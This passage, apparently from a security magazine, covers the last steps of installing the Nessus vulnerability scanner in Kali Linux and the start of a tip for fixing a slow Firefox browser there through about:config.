


Next, Enter the activation code you received to the email you entered before. Then click on "Continue".



Nessus starts preparing all the files it needs for running as shown below.

According to surveys done in 2009 by sectools.org, Nessus is the world's most popular vulnerability scanner, taking first place in the 2000, 2003, and 2006 security tools survey.



After it finishes downloading all the files required, it may once again prompt you for username and password and you will get the interface as shown below.



With this we have successfully installed Nessus in Kali Linux. We will see how to use Nessus In our succeeding issues. Until then, Good Bye.

Nessus checks for different types of vulnerabilities like misconfiguration vulnerabilities, missing patches, default passwords, common passwords and any remote vulnerabilities which allows hackers to access sensitive data.


FIXING SLOW FIREFOX BROWSER IN KALI LINUX

FIX IT


The makers of Kali Linux have been providing Firefox browser as the default browser in their OS. Many of our readers have been complaining about the frustratingly slow firefox browser in the recent versions of Kali Linux. So in this month's Fix It section, we will see how to fix the problem a slow Firefox browser in Kali Linux. Open the browser and type **about:config** in the url bar as shown below.



